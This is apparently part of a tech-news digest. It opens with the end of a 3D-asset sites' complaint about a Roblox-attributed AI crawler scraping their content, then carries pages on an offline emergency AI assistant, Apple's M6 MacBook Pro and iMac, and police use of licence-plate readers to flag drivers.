This isn't the first time Roblox has been criticised for how it treats the people whose work its platform runs on, or for how it handles other people's rights.

  • Young developers. In 2021 the games outlet People Make Games published a video investigation arguing that Roblox turns its young users into underpaid developers. By its calculation Roblox kept around 75% of the money spent in developers' games, against Steam's 30%, and paid creators in Robux, which they can only cash out once they've earned a minimum amount. Roblox declined to discuss its revenue share and payout minimums. (In September 2025 it raised its cash-out rate by 8.5%.)
  • Copyright. In 2021 the US National Music Publishers' Association sued Roblox for at least $200 million over unlicensed music on the platform. The case settled later that year for an undisclosed amount.
  • Child safety. In October 2024 the short seller Hindenburg Research accused Roblox of inflating its user numbers and of failing to protect children. Roblox called the report misleading and pointed out that its authors stood to profit from a falling share price. Since then the attorneys general of Louisiana, Kentucky, Texas and Florida, among other states, have sued Roblox over child safety, and private lawsuits have been consolidated in US federal court. These are allegations, not findings.

None of this proves anything about the crawler, but it strengthens our opinion that Roblox is a deeply unethical business. It shows a company that has repeatedly been accused of putting growth ahead of the people its platform depends on.

You see how this looks, right?

More than a third of Roblox's daily users were under 13 in 2025, by its own figures. Its rules ban sexual content, and in 2025 it tightened them further.

Roblox's crawler took 224 projects from a site called SmutBase, which describes itself as exclusively for adult content, and 121 more that are marked adult on SFMLab. It took them at the same rate as everything else: 345 of the 712 projects it downloaded from are adult content. The further scraping attempts did not discriminate between adult content either.

We want to be careful here. We don't think Roblox set out to collect adult content, and we have no evidence that any of it reached a model or a product. The scrapes were likely automated. But that is exactly the problem: as far as our logs show, nobody checked. A crawler working for a company whose platform tens of millions of children use was pointed at an adult site, and it took explicit models without telling them apart from anything else.

Models reproduce what they learn from. If adult training data reaches a model that generates assets for Roblox, the only thing between that data and children is whatever filter Roblox builds afterwards, because its data collection didn't filter anything. Furthermore, when a creator deletes a project, or we remove one for breaking our rules or after a copyright notice, it's gone from our sites, but remains in these datasets. One project the crawler took has already been disabled on SFMLab since. If Roblox still has its copy, that copy is still there.

We're not against adult content. It's our bread and butter. We think consenting adults should be able to access and enjoy this content freely, without the government looking over their shoulder. What we object to is our adult sites being emptied into an exploitative gaming company's training data without anyone asking, and being mixed into content offered to literal children.

For a company being sued by several US states over child safety, "our AI team bulk-downloaded an adult site without looking" is not a good position to be in.

If the penalty for a crime is a fine, then that law only exists for the lower class.

This section is opinion.

Roblox isn't the worst offender in AI's appetite for other people's work, just the latest to turn up in our logs. It isn't the only AI company in them, either. In the month before we found trellis2-data-sourcing, Meta's AI crawler, Meta-ExternalAgent, made about 380,000 requests to our sites, almost all from Meta's own network, and loaded 211,000 project pages. We have since blocked their crawler as well.

The Roblox trellis2 crawler is the first individual crawler we spotted that actually pulled assets uploaded by our users, in flagrant defiance of any copyright or license that might apply to it. It fits a broader context, of AI labs taking content without permission. Here's what the largest companies have been accused of, and in some cases have admitted:

  • Meta downloaded at least 81.7 TB of pirated books by torrent from shadow libraries, including through Anna's Archive, according to court filings by the authors suing it. In June 2025 a judge ruled that training on the books was fair use on that record, while stressing that the ruling didn't make Meta's conduct lawful in general.
  • Meta, again: the adult studio Strike 3 Holdings alleges that Meta torrented thousands of its films to train AI video models. Meta says the downloads were for individuals' "personal use". In June 2026 the court refused to dismiss the case. The irony is hard to miss: Strike 3 is best known for suing thousands of individual BitTorrent users.
  • Nvidia contacted Anna's Archive about high-speed access to its collection of pirated books for training data, and management signed off soon after, according to an amended class-action complaint filed in January 2026. Nvidia argued that contacting a pirate site isn't infringement. The court has since largely refused to dismiss the case.
  • Anthropic downloaded hundreds of thousands of pirated books. A judge found that training on books it had bought was fair use, but keeping a library of pirated copies was not. In July 2026 the court approved a $1.5 billion settlement, about $3,000 per book.

Now compare how copyright treats everyone else. In the early 2000s Jammie Thomas-Rasset was ordered to pay $222,000 for sharing 24 songs. Internet activist Aaron Swartz faced federal charges carrying decades in prison for downloading academic articles. The Internet Archive, a nonprofit library, lost in court for lending scanned copies of books it owned. Meanwhile, the Internet Archive's online library gets repeatedly scanned by AI companies in return.

We'll be honest about where we stand. We don't like copyright as it exists. We'd like to see it radically reformed, and we wouldn't mourn it if it were abolished. Our community lives in its grey areas every day: many of the models on our sites are fan ports of characters from commercial games, made out of love and shared for free. When a studio sends us a takedown notice, we comply.

While we as small artists and fan communities get copyright used against us, the world's largest companies are committing copyright infringement at a scale unseen in human history. This has been the case since the invention of the internet of course; digital media make duplication, remixing and resharing trivial, but copyright law never caught up. Filesharing stabbed copyright in the gut. AI is just twisting the knife, and completes the creation an unequal system where copyright infringement is only a crime if you're a low net worth individual.

So we aren't asking for stricter copyright laws, or stronger protection for copyright holders. That will only benefit the major entertainment companies like Disney and Adobe who have already stacked the deck in their favor, and are happily making deals with Big-Tech and crushing small creators in the process. We're pointing out that the copyright we have isn't applied equally, and is in practice a two tier system. Individuals face ruinous damages for minor infractions. The largest companies in the world face a cost to be negotiated after the fact, if anyone can afford to sue them. A law that only works downwards gives nobody a reason to respect it, and it can't last in this form.

For time being, we'd like to ask Roblox to respect the norms of this community. You credit people. You respect the license they chose. If you want to use someone's work for something they didn't offer it for, you ask. Those norms cost nothing to follow, and Roblox's crawler followed none of them. This scrape attempt saturated the connections for our free download servers for a couple of days, causing problems for our community of legitimate human users. It shows a lack of respect for the people who make this site what it is. those who produced, shared and host the work that you were about to throw in your AI mixer.

Questions for Roblox

We're sad that the emails we sent to Roblox were not met with a timely response, and would thus like to publicly ask Roblox for its response. These are the questions we'd like Roblox to answer:

  1. Did Roblox run the trellis2-data-sourcing crawler?
  2. What was the data for? Has any of it been used to train or evaluate a model, and if so, which?
  3. Why did the crawler ignore our robots.txt rules and our Terms of Service?
  4. Did anyone review which sites the crawler would visit? Was adult content excluded at any stage?
  5. Will Roblox delete the files and anything derived from them, and confirm that in writing?
  6. Will Roblox respect our creators' license choices, NonCommercial in particular, from now on?

We hope Roblox reaches out to us. Also, if you are a person with information on what Roblox is doing, or a fellow site owner who has been targeted, feel free to get in touch as well. We're eager to hear if there's more of a pattern to the scraper's behavior.

We've kept the full export of the relevant log files for auditing by external parties if the need arises.

About us

Open3DLab, SFMLab and SmutBase are three community sites for free 3D resources, run by a small team. SFMLab started in 2014 for Source Filmmaker models. SmutBase followed in 2016 and is exclusively for adult content. Open3DLab, for general-purpose 3D work, joined in 2020. Creators upload characters, props, maps and environments, choose a license for each project, and anyone can download the files for free. All three sites are intended for adults only.

About the redaction. The email address in the user agent is a Roblox employee's work address. We've removed the name: this article is about what the Roblox crawler did, not about one person.

About Attribution. We take the user agent at face value. Anyone can type any email address into a user agent, and the crawler ran from Amazon's cloud, not from Roblox's own network. Nothing we've seen suggests impersonation, and the label fits Roblox's published research closely. Still, it is a self-description, and it's the first thing we'd like Roblox to confirm.

The Daily Front Page 10 of 32
Tuesday, October 27, 2026 The Daily Front No. #261027 — The Offline Desk
article

Survival LLM: AI assistant and emergency library that runs on your own computer

by Luc·▲ 406 points·154 comments·brangus.io ↗
An AI that still works when the internet doesn't.

Survival LLM is a free AI assistant and emergency library that runs entirely on your own computer. Ask it how to keep food safe in a blackout, treat a burn, or purify water, and it answers from trusted sources and shows you exactly where each answer came from.

Download for Mac 212 MB Download for Windows 25 MB Source code

Free and open source. Set it up while you have internet; after that it needs none.

Survival LLM answering a question about fridge food safety, with the cited Ready.gov article open beside it

What it does

Works with no internet

The AI model and the library live on your computer. Nothing you ask leaves it.

Shows its sources

Every answer lists the articles it read. Click one to read it yourself, with the exact passage highlighted.

Made for emergencies

Medical references, FEMA and CDC guidance, survival manuals, how-to guides, repair guides and about 930,000 Wikipedia articles.

Pick your version

The app is the same everywhere. When it opens, it checks your computer's memory and downloads the AI model that fits. More memory means a smarter model.

Your computer AI model it uses Our emergency test Model download
Mac with 128 GB or more memory NVIDIA Nemotron 3.5 Super 21 of 22 right 80 GB
Mac with 32–96 GB Qwen3.8 27B 21 of 22 right 18 GB
Windows PC with 32 GB or more NVIDIA Nemotron 3.5 Lightning 19 of 22 right 25 GB
Mac or PC with 16–31 GB IBM Granite 4.2 8B 14 of 22 right 6 GB

"Right" means it got the main point of official guidance right on 22 blackout and first-aid questions, graded blind, in our tests on an earlier build of the library (how we tested). Smaller models make more mistakes, so the app always shows the source to check.

Plus the library: a 9 GB download for everything (19 GB once installed), or 1.3 GB (3 GB installed) without Wikipedia and iFixit. Free disk space needed: the model's size plus 5 GB, plus about 27 GB while the full library installs (10 GB for the smaller one). Apple Silicon Macs (M1 or newer) with macOS 14 Sonoma or newer, and 64-bit Windows 10 or 11.

Set it up in three steps

Setup takes 20 minutes to about 2½ hours, depending on your computer and your internet speed. You only click for about 5 minutes; the rest is downloading.

  1. Download Survival LLM for Mac or Windows and unzip it. On Windows, right-click the zip and choose Extract All.
  2. Open it. On a Mac, double-click Survival LLM. On Windows, open the extracted folder and double-click Survival LLM.bat.
  3. Follow the setup. The app opens in its own window and downloads the AI engine (built into the Mac app), the AI model that fits your computer, and the library. Let it finish while you're online.

The first time you open it, your computer warns you, because the app isn't sold through an app store.
Mac: click Done, open System Settings > Privacy & Security, scroll down to "Survival LLM was blocked", click Open Anyway and confirm with your password. You only do this once.
Windows: click More info, then Run anyway.

What's in the library

Plain-text copies of openly licensed (some for non-commercial use only) and public-domain references, searchable in a fraction of a second:

  • About 930,000 of Wikipedia's most-read articles
  • WikiMed medical encyclopedia
  • MedlinePlus (U.S. National Library of Medicine)
  • UK Medicines A to Z (public sector information)
  • WikEM emergency medicine
  • Ready.gov (FEMA) emergency guides
  • CDC travelers' health
  • U.S. military medicine and survival manuals
  • Risk references for estimating micromorts: life tables and U.S. death rates
  • wikiHow how-to guides
  • iFixit repair guides
  • Appropedia (appropriate technology)
  • Q&A on home repair, cooking, gardening, the outdoors and ham radio (Stack Exchange)

Each source keeps its own license, shown with every article; see the full list with licenses.

Good to know

It can be wrong

AI models make mistakes, the small ones more often. Every answer shows the articles it used, so you can check.

Private

No account, no tracking. Your questions never leave your computer, and once set up it works with the internet off.

Your own files

Add PDFs, Word documents, ebooks and notes, like your generator's manual or your family's emergency plan, and the AI searches them too. They stay on your computer.

Updates

Check for updates, at the bottom of the app, installs a new version in one click and keeps your models, library and files.

Battery

On a MacBook Pro we measured about 100 W while it answers, for 5 to 40 seconds per question: a full battery answers roughly 100 to 300. A small generator or power station runs it easily.

Update notes

Already have it? Click Check for updates at the bottom of the app.

0.3.4 October 27, 2026

  • Reasoning setting: next to Send, choose how much the AI may think before it answers: Off, 1,000, 4,000 or 16,000 tokens, or no limit. At the limit its thinking stops and it answers from what it has, so a model stuck reasoning in circles still answers. It replaces "Think harder".
  • When the AI looked things up but never wrote an answer, it now gets the best articles it found and tries once more, instead of showing nothing. Thanks to betsyisaac for finding this.
  • Ask it to look something up and it searches the library, even if it first answered from memory. Answers say whether they came from memory, from articles it read, or from search results it didn't open.
  • A warning when Reasoning or Length limit is set to no limit.

0.3.3 October 27, 2026

  • Mac: quitting with Cmd+Q now also stops the AI engine and frees the memory its model used. Before, it kept running in the background. Thanks to wigginthethird for the report and the fix.
  • Library search no longer shows several copies of the same page, so the AI sees more different articles. Thanks to ahalekelly.

0.3.2 October 27, 2026

  • The AI no longer saves your question as a memory note.
  • Some answers no longer open with a made-up "Sources:" line that listed the AI's search commands instead of articles.
  • Show reasoning reads more clearly: it says when you stopped it, the time shown is how long it thought, and long reasoning scrolls with the page.
  • Windows: cleans up an empty folder that earlier updates could leave behind.

0.3.1 October 27, 2026

  • Show reasoning: under each answer, open what the AI thought before it answered, with the searches and articles it read in between. It stays hidden until you click it. Most models reason first only when Think harder is ticked.

0.3.0 October 26, 2026

  • Memory: tell it about yourself, like a family member's allergy or the generator you own, and it keeps a short note for later chats. See and edit every note under Memory, or turn its saving off.
  • Downloads now work on computers whose network or antivirus uses its own certificates.

All releases on GitHub

Survival LLM is open source (MIT license). Code, library tools and source attributions: GitHub.

The Daily Front Page 11 of 32
Tuesday, October 27, 2026 The Daily Front No. #261027 — Apple’s M6 Notebook
article

New 14‑inch MacBook Pro with M6

by beex·▲ 384 points·529 comments·apple.com ↗
up to 24 hours of battery life

Supercharged by M6, the 14-inch MacBook Pro features incredible performance and next-level AI capabilities, enhanced connectivity, and up to 24 hours of battery life, delivering even more value

A side view of a partially open 14-inch MacBook Pro with M6 is set against a glowing M6 logo in the background.

Supercharged by the all-new M6 chip, the 14-inch MacBook Pro brings extraordinary performance, AI capabilities, and up to 24 hours of battery life — making it an even more compelling value.

CUPERTINO, CALIFORNIA Apple today announced the new 14-inch MacBook Pro with M6, delivering even more performance, powerful on-device AI capabilities, and faster connectivity for college students, business users, creators, and more. M6 features an advanced 12-core CPU with the world’s fastest CPU core, so everything from productivity tasks to more demanding pro workflows feels incredibly fast and responsive.1 The 12-core GPU delivers up to 30 percent faster graphics and up to 25 percent faster AI workloads when compared to M5, making the 14-inch MacBook Pro with M6 a compelling value for users who need serious power.2 For those upgrading from M1, the performance gains are even more significant, with up to 11x faster graphics and up to 13x faster AI performance.3 With additional Neural Accelerators in the GPU and a Dual 16-core Neural Engine, M6 turns MacBook Pro into an even more powerful platform for AI — from taking advantage of Siri AI and Apple Intelligence features across apps and macOS to running LLMs locally, all while preserving user privacy.4 In addition, the 14-inch MacBook Pro features Wi-Fi 7 and Bluetooth 6, while superfast storage makes working with large files, exporting projects, and running demanding AI workflows fly. And with phenomenal battery life of up to 24 hours, it delivers the same remarkable performance whether plugged in or on battery, so users can work, create, and pursue their passions from anywhere.3 It also offers the advanced features users love, including the stunning Liquid Retina XDR display with a nano-texture option, a 12MP Center Stage camera, an immersive six-speaker sound system, and a wide array of ports. Together with macOS 27, the new 14-inch MacBook Pro with M6 is a major upgrade for existing Mac users and those coming to Mac for the first time. Available in space black and silver, it can be pre-ordered beginning tomorrow, October 28, with availability starting Friday, November 6.

Two people perform fieldwork using MacBook Pro outdoors on a sunny day.

The new 14-inch MacBook Pro with M6 combines next-generation performance and powerful on-device AI in a portable design, empowering students, creatives, developers, and business professionals to take their workflows anywhere.

“The 14-inch MacBook Pro is the pro laptop of choice for a wide range of users — from college students, to business professionals across every industry, to multidisciplinary creators doing it all on one device,” said Shelly Goldberg, Apple’s vice president of Hardware Engineering. “With the powerful M6 chip, we’re taking performance to the next level, with a boost in CPU speed and graphics and even more powerful capabilities for on-device AI. With its amazing battery life, remarkable Liquid Retina XDR display, and even faster connectivity, the new 14-inch MacBook Pro with M6 delivers a fantastic combination of performance, capability, and value.”

The Apple M6 logo.

M6 makes the 14-inch MacBook Pro faster than ever, thanks to a powerful 12-core CPU, advanced 12-core GPU, and Dual 16-core Neural Engine.

M6: Blazing-Fast Performance and On-Device AI Capabilities

M6 brings even more performance and next-level AI capabilities to the 14-inch MacBook Pro. Featuring a powerful 12-core CPU, a 12-core GPU with Neural Accelerators in each core, Dual 16-core Neural Engine, and faster unified memory, MacBook Pro with M6 is faster and more responsive.

The 12-core CPU, with two more cores than before, brings blazing-fast single- and multithreaded performance, so users can fly through everything from multitasking across apps to compiling code to handling complex creative workflows. The 12-core GPU, also with two additional cores, delivers up to 30 percent faster graphics performance when compared to M5.2 Everything from 3D modelling to photo editing and gaming feels incredibly fast, enhanced by a third-generation ray-tracing engine and Dynamic Caching to optimise on-chip memory. It also brings up to 25 percent faster performance for on-device AI workloads, like LLM prompt processing, compared to M5.3 The Dual 16-core Neural Engine delivers up to 1.9x faster performance than M5 and works with the advanced GPU to dramatically accelerate AI workloads like image generation, Super Resolution, and AI upscaling.2 The Neural Engine also powers Apple Intelligence, enabling advanced and energy-efficient on-device AI processing. The 14-inch MacBook Pro with M6 does all this with industry-leading performance per watt and up to 24 hours of battery life, the longest ever in a Mac. With 16GB of unified memory standard, configurable up to 32GB, and higher memory bandwidth up to 170GB/s, MacBook Pro makes multitasking and working with demanding apps and large projects even faster.

The 14-inch MacBook Pro with M6 helps motion designers model 3D objects, design product visualisations, and render animations with ease.

The 14-inch MacBook Pro with M6 enables:3

  • Up to 13x faster time to first token performance for LLM prompt processing compared to the 13-inch MacBook Pro with M1, and up to 1.3x faster than the 14-inch MacBook Pro with M5.
  • Up to 11.7x faster render performance with ray tracing in Blender compared to the 13-inch MacBook Pro with M1, and up to 1.3x faster than the 14-inch MacBook Pro with M5.
  • Up to 3.3x faster image-processing performance in Affinity compared to the 13-inch MacBook Pro with M1, and up to 1.2x faster than the 14-inch MacBook Pro with M5.
  • Up to 2.5x faster project build performance when compiling code in Xcode compared to the 13-inch MacBook Pro with M1, and up to 1.3x faster than the 14-inch MacBook Pro with M5.

A project is edited in Adobe After Effects on a 14-inch MacBook Pro with M6.

Film editors and content creators can quickly and efficiently composite visual effects and add cinematic motion graphics in popular video editing tools on the 14-inch MacBook Pro with M6.

An image is edited in the Pixelmator Pro app on the 14-inch MacBook Pro with M6.

Photographers and designers can make complex AI-powered image adjustments in real time using apps like Pixelmator Pro on the 14-inch MacBook Pro with M6.

Lines of code are compiled in Xcode on the new 14-inch MacBook Pro with M6.

Developers can build and test their apps with blazing-fast compile times in Xcode on the 14-inch MacBook Pro with M6.

A Huge Upgrade with Even More Value

There’s never been a better time for customers to upgrade from a previous-generation MacBook Pro with Apple silicon or an Intel-based Mac. The 14-inch MacBook Pro with M6 delivers remarkable value thanks to major performance improvements and powerful AI capabilities. The new 14-inch MacBook Pro also features all of the compelling capabilities that have made it so popular, including:

  • Phenomenal battery life: In addition to the huge leap in performance, battery life gets up to 14 additional hours for Intel-based upgraders and up to four more hours for users coming from M1, delivering up to 24 hours overall, so users can get more done on a single charge. Users coming from Intel-based and M1 systems will also get 16GB of starting unified memory, an additional Thunderbolt port, and the space black finish with an anodisation seal for fewer fingerprints.
  • A brilliant pro display: The stunning Liquid Retina XDR display delivers up to 1600 nits of peak HDR brightness and a 1,000,000:1 contrast ratio, bringing HDR photos and videos to life with deep blacks, brilliant highlights, and vibrant colours. And for users working in bright or challenging lighting conditions, a nano-texture display option dramatically reduces reflections and glare.
  • Powerful connectivity: Now with Wi-Fi 7 and Bluetooth 6, the 14-inch MacBook Pro delivers fast wireless performance and low latency, along with support for up to two external displays. Its versatile array of ports — including the HDMI, MagSafe 3, and three Thunderbolt 4 ports; an SDXC card slot; and a headphone jack — makes it easy to connect high-speed peripherals, transfer photos, or expand a workspace.
  • Advanced camera, mics, and speakers: A 12MP Center Stage camera with Desk View helps keep users perfectly framed on video calls, while a studio-quality three-mic array and amazing six-speaker sound system with Spatial Audio deliver an immersive audio experience.
  • Fast charging: MacBook Pro with M6 supports fast charging, reaching up to 50 percent charge in just 30 minutes when paired with a compatible higher-wattage USB-C power adapter, such as the 96W Power Adapter.3
  • A laptop that’s built to last: With an enclosure made from 100 percent recycled aluminium, MacBook Pro is exceptionally durable and can stand up to everyday use for years to come.
  • Better together with iPhone: When used together with Continuity, iPhone and Mac are even more powerful — letting users move seamlessly across devices to share files and photos, hand off tasks, and even control their iPhone from their 14-inch MacBook Pro.5 Users switching to Mac for the first time can use iPhone to conveniently and securely transfer settings, files, photos, passwords, and more.

The Liquid Retina XDR display is showcased on the 14-inch MacBook Pro with M6.

The brilliant Liquid Retina XDR display delivers up to 1600 nits of peak HDR brightness and a 1,000,000:1 contrast ratio. HDR photos and videos look more true to life with deep blacks, brilliant highlights, and vibrant colours.

Two sides of the new 14-inch MacBook Pro show the laptop’s array of ports.

With the new 14-inch MacBook Pro, users can connect high-speed peripherals, transfer photos, work with multiple external displays, and more with its wide array of ports.

macOS 27 Golden Gate

The new 14-inch MacBook Pro with M6 comes to life with macOS 27, which includes Siri AI, a profoundly more capable, conversational, and personal assistant; helpful Apple Intelligence features across everyday apps; and improvements that make the Mac even more responsive and reliable. Siri AI can draw on personal context to help users find what they need in the moment across messages, emails, photos, and more; answer questions about virtually any topic; and get things done across apps — all with groundbreaking privacy protections. Siri AI is integrated into Spotlight and systemwide context menus, and users can ask Siri about what’s on their display with Visual Intelligence using a dedicated keyboard shortcut. Users can also write and edit with Siri almost anywhere they type.

Additionally, Apple Intelligence makes apps smarter and more useful. In Safari, it powers new tools that automatically organise a user’s tabs into topics; notify them of website changes, like product restocks or price drops; and enable the creation of custom extensions based on a description. Users can also easily create an automation in Shortcuts by simply describing it, or tap into intelligent photo editing tools in the Photos app. The new 14-inch MacBook Pro gets even more responsive, reliable, and delightful with refinements to design, performance, search, and more. Updates to Liquid Glass deliver an even more focused and approachable experience. A new slider in Settings gives users the option to personalise Liquid Glass, adjusting it anywhere from ultraclear to fully tinted to match their preference, and app icons are sharper and more defined.

14-inch MacBook Pro with M6 and the Environment

The new 14-inch MacBook Pro with M6 was built with the environment in mind and drives progress toward Apple’s ambitious plan to be carbon neutral across its entire footprint by 2030. It is made with 45 percent recycled content overall,6 including 100 percent recycled aluminium in the enclosure, 100 percent recycled cobalt in the battery, and, in a first for Apple, 100 percent recycled tantalum in multiple capacitors. It is manufactured with 60 percent renewable electricity, such as wind and solar, across the supply chain. The 14-inch MacBook Pro with M6 is designed to be durable and repairable, and meets Apple’s high standards for energy efficiency and safe chemistry. As with all Apple products, its paper packaging is 100 percent fiber-based7 and designed to be recycled.

Pricing and Availability

  • Customers can pre-order the new 14-inch MacBook Pro with M6 starting tomorrow, October 28, on apple.com/in/store and in the Apple Store app in 35 countries and regions, including the U.S. It will begin arriving to customers, and in Apple Store locations and Apple Authorized Resellers, starting Friday, November 6.
  • The 14-inch MacBook Pro with M6 starts at INR 239900 and INR 227900 with education savings. Additional technical specifications and configure-to-order options are available at apple.com/in/macbook-pro.
  • Details on Apple accessories — including the 70W Power Adapter for INR 5800, 96W Power Adapter for INR 8900, 140W Power Adapter for INR 11900, and the World Travel Adapter Kit for INR 4900 — are available at apple.com/in/mac.
  • With Apple Trade In, customers can trade in their current computer and get credit toward a new Mac. Customers can visit apple.com/in/shop/trade-in to see what their device is worth. With year-round education pricing — available to current and newly accepted college students and educators — customers can save on MacBook Pro, along with a wide range of products and services through the Apple Store online and in stores. Visit the Apple Education Store for details.
  • AppleCare delivers exceptional service and support, with flexible options for Apple users. Customers can choose AppleCare+ to cover their new Mac or, in available markets, AppleCare One to protect multiple products in one simple plan. Both plans include coverage for accidents like drops and spills, theft and loss protection on eligible products, battery replacement service, and priority support from Apple Experts. For more information, visit apple.com/in/applecare.
  • Every customer who buys directly from Apple gets access to Personal Setup. In these guided one-on-one online sessions, a Specialist can walk them through setup or focus on features that will help them make the most of their new device. Customers can also learn more about getting started and going further with their new device with a Today at Apple session at their nearest Apple Store.
The Daily Front Page 12 of 32
Tuesday, October 27, 2026 The Daily Front No. #261027 — Algorithmic Stops
article

Police are using AI to pull over drivers for 'suspicious' behavior

by gumby·▲ 377 points·296 comments·gizmodo.com ↗
suspicious driving patterns

A Flock camera monitors passing traffic on September 02, 2026 in Miami, Florida.

Automated license plate readers (ALPRs) aren’t just helping police investigate crimes anymore. They’re now being used to flag drivers for supposedly “suspicious” driving patterns.

The American Civil Liberties Union (ACLU) sounded the alarm Monday in a blog post on Monday, warning that law enforcement agencies across the United States are increasingly using license plate readers and AI-powered tools to pull over drivers even if they aren’t suspected of having committed a specific crime.

The post opens with the story of Grace Knowles, a woman in her 20s from northern Virginia who took a road trip through Oregon, Texas, and Louisiana in September 2025. On her way to Florida, she was pulled over by an officer who claimed she had spent too much time driving in the left lane.

The officer questioned Knowles about her travels and asked for proof that she had been in New Orleans. He eventually identified himself as a special agent with the Federal Bureau of Investigation (FBI) that was on a project for human and drug trafficking. He told her that her license plate had been flagged for suspicious travel patterns.

After she convinced him she was just on a road trip, he offered to show her what he was looking at on a computer in his car.

“It was basically a heat map of the U.S., and I could see different circles where I’d been, and when he clicked on it, it was a photo of my license plate,” Knowles told the ACLU.

When she asked how authorities had collected images of her license plate, the officer told her the cameras were everywhere, including on top of highway signs.

The ACLU warns that encounters like Knowles’ could become more common.

“For many people, those encounters will be far more fraught, frightening and dangerous than what Knowles experienced,” wrote Jay Stanley, a senior policy analyst with the ACLU.

ALPRs facing growing pushback nationwide

The warning comes as ALPRs are already facing growing backlash.

Companies like Flock Safety and Axon have become known in recent years for selling ALPR systems to law enforcement, which scan license plates as vehicles pass, collecting vehicle information along with the time and location they were spotted. Police can then search that data during investigations.

Privacy advocates, however, warn that the cameras collect location data on millions of people who are not suspected of crimes, often without a warrant, probable cause, or reasonable suspicion. There have also been reports of the systems leading to mistakes and rampant misuse by law enforcement.

An August YouGov survey found that 46% of respondents opposed law enforcement using the technology in their communities, while 38% supported it.

Law enforcement agencies around the country, including the Los Angeles Police Department, have suspended or even ended their Flock contracts amid the growing backlash.

Knowles’ story is far from the only case raising concerns about how police are using license plate data.

In March, The Markup reported that a California grandmother was questioned by U.S. Customs and Border Protection (CPB) officers about how often she visited local casinos. In another case, a man was targeted for a traffic stop after repeatedly driving back and forth between Wisconsin and Michigan, which local police described as “a known source State for Marijuana.”

Earlier this month, a federal jury in Texas sided with a man who sued over what his attorneys described as an “unconstitutional traffic stop scheme” enabled by “AI-powered” license plate readers. According to the lawsuit, he was pulled over after his license plate was flagged for driving from Houston to Carrizo Springs, staying overnight, and returning home the following day.

Meanwhile, WIRED reported this month that Flock had developed an AI-powered investigative tool that “can identify drivers and track vehicles by their patterns of movement alone.”

Flock did not immediately respond to a request for comment.

The Daily Front Page 13 of 32
Tuesday, October 27, 2026 The Daily Front No. #261027 — Apple’s New iMac
article

New iMac with M6

by notfried·▲ 350 points·442 comments·apple.com ↗
All that. And a brand-new chip.

All that. And a brand-new chip.

Now with M6.

Pre-order starting at 10:10 a.m. PT on October 28th. Available starting November 6th

Get the highlights.

  • M6 chip

  • Design

  • Apple Intelligence

  • Display

  • macOS

  • iMac and iPhone

  • The all-new M6 chip.
    Zip through tasks with flying colors.

  • Seven vibrant colors. Strikingly thin design. It’s the world’s best all-in-one desktop.

  • A powerful platform for
    AI. From brainstorming
    ideas with Siri AI to
    next-level productivity
    across everyday apps.1

    Siri AI is available in English.
    Usage limits may apply.

    iMac, front exterior, orange color, displaying Siri AI conversation for bike path recommendations, and Safari browser with a bike website

  • A stunning 24-inch 4.5K Retina display. See it all on the big screen.

  • macOS. More features than ever. Incredibly fast and responsive. Delightful in every way.

    Dock displaying app icons including Adobe Photoshop, Microsoft PowerPoint, Microsoft Word, Microsoft Excel, and Canva

  • iMac and iPhone.
    Work wonders together.

    iMac and iPhone, side by side. Text from iPhone Notes app is copied and pasted onto iMac

Take a closer look.

iMac, blue color, front exterior, with color-matched Magic Mouse and Magic Keyboard

iMac, purple color, front exterior, with color-matched Magic Mouse and Magic Keyboard

iMac, pink color, front exterior, with color-matched Magic Mouse and Magic Keyboard

iMac, orange color, front exterior, with color-matched Magic Mouse and Magic Keyboard

iMac, yellow color, front exterior, with color-matched Magic Mouse and Magic Keyboard

iMac, green color, front exterior, with color-matched Magic Mouse and Magic Keyboard

iMac, silver color, front exterior, with color-matched Magic Mouse and Magic Keyboard

Performance

More power to hue.

The brilliant all-in-one desktop is powered by the M6 chip — making everything you do smoother, snappier, and more efficient. A faster CPU and a Neural Accelerator in each GPU core speed up daily tasks and demanding workflows, from browsing in Safari to editing photos and videos. Up to 32GB of unified memory enables frictionless gameplay and seamless multitasking. And the first-ever Dual 16-core Neural Engine makes on-device AI soar.

Whether you’re managing your family’s finances, running a business, or tackling school projects, iMac lets you get more done faster — all on a stunning 4.5K Retina display.

  • iMac, front exterior, orange color, screen displaying a person on a FaceTime call, a family reunion planning board, and Notes app

    iMac helps organize your day-to-day — from planning your finances to keeping track of your family’s packed calendar.

  • iMac, front exterior, pink color, screen displaying multiple apps

    Manage inventory records, create marketing materials, and plan for the future of your business with iMac.

  • iMac, front exterior, purple color, displaying a colorful bubble structure in an image editing app

    Whether you’re designing an art project or editing your final world history paper, homework shines on the expansive 4.5K Retina display.

Up to 18x faster than the most popular Intel-based iMac2

Up to 12x faster than iMac with M13

Up to 5x faster than iMac with M4 for on-device AI4

A person working at a desk with a green iMac, typing on a Magic Keyboard and using a Magic Mouse, watching a sewing tutorial

AI

Plays it smart.

For everyone from families to creative professionals to small business owners, iMac with M6 leverages AI in everyday workflows while preserving your privacy. Whether using Apple Intelligence features across apps and macOS, running local AI models on your Mac, or vibe coding, you’ll stay productive — and protected.

Mac is optimized to handle AI apps —

like Claude, LM Studio Bionic, Gemini, and the suite from Topaz Labs — so you can learn faster, think in new ways, and get more done.

Use intelligent tools to unlock new levels of productivity and creativity —

from searching faster in Mail and generating images in Affinity to editing in Adobe Photoshop and Final Cut Pro.

Apple Intelligence and Siri AI. More personal. More powerful.

The next generation of Apple Intelligence is centered around you, integrated into your apps, and built with privacy. Apple Intelligence powers Siri AI — an entirely new version of Siri that’s more personal, conversational, and powerful, along with helpful features across apps.1

Siri AI is available in English.
Usage limits may apply.

  • Ask Siri AI in Spotlight.

    Siri AI is built right into Spotlight on iMac. Search for answers on virtually any topic and ask follow-up questions — just choose “Ask Siri” as the top hit in Spotlight.

  • Safari.

    Your tabs can be automatically grouped into topics, so related pages are easier to find on your iMac. And Safari Notify Me monitors pages for changes — for example, a price change or restock — and alerts you when it’s time to act.

  • Photo editing.

    Reframe a photo after it’s been taken with Spatial Reframing. Expand your shots with the Extend tool. And remove even larger objects with the enhanced Clean Up tool.

  • Describe a shortcut.

    Automate daily tasks with a simple description. Just describe what you need and Shortcuts connects actions across multiple apps to get it done.

  • Write with Siri.

    Siri AI can generate a draft from scratch or provide feedback on what you’ve written. Just describe what you need in your own words. And in Messages and Mail, Siri AI can match your writing style, punctuation, and tone — so you sound like you.

Great powers come with great privacy.

Apple Intelligence and Siri AI are designed to protect your privacy at every step. With powerful on-device processing, Apple Intelligence is aware of your personal information without collecting your personal information. And with groundbreaking Private Cloud Compute, Apple Intelligence can draw on larger server-based models, without making your data accessible to Apple or anyone else.

Display

A real pupil-pleaser.

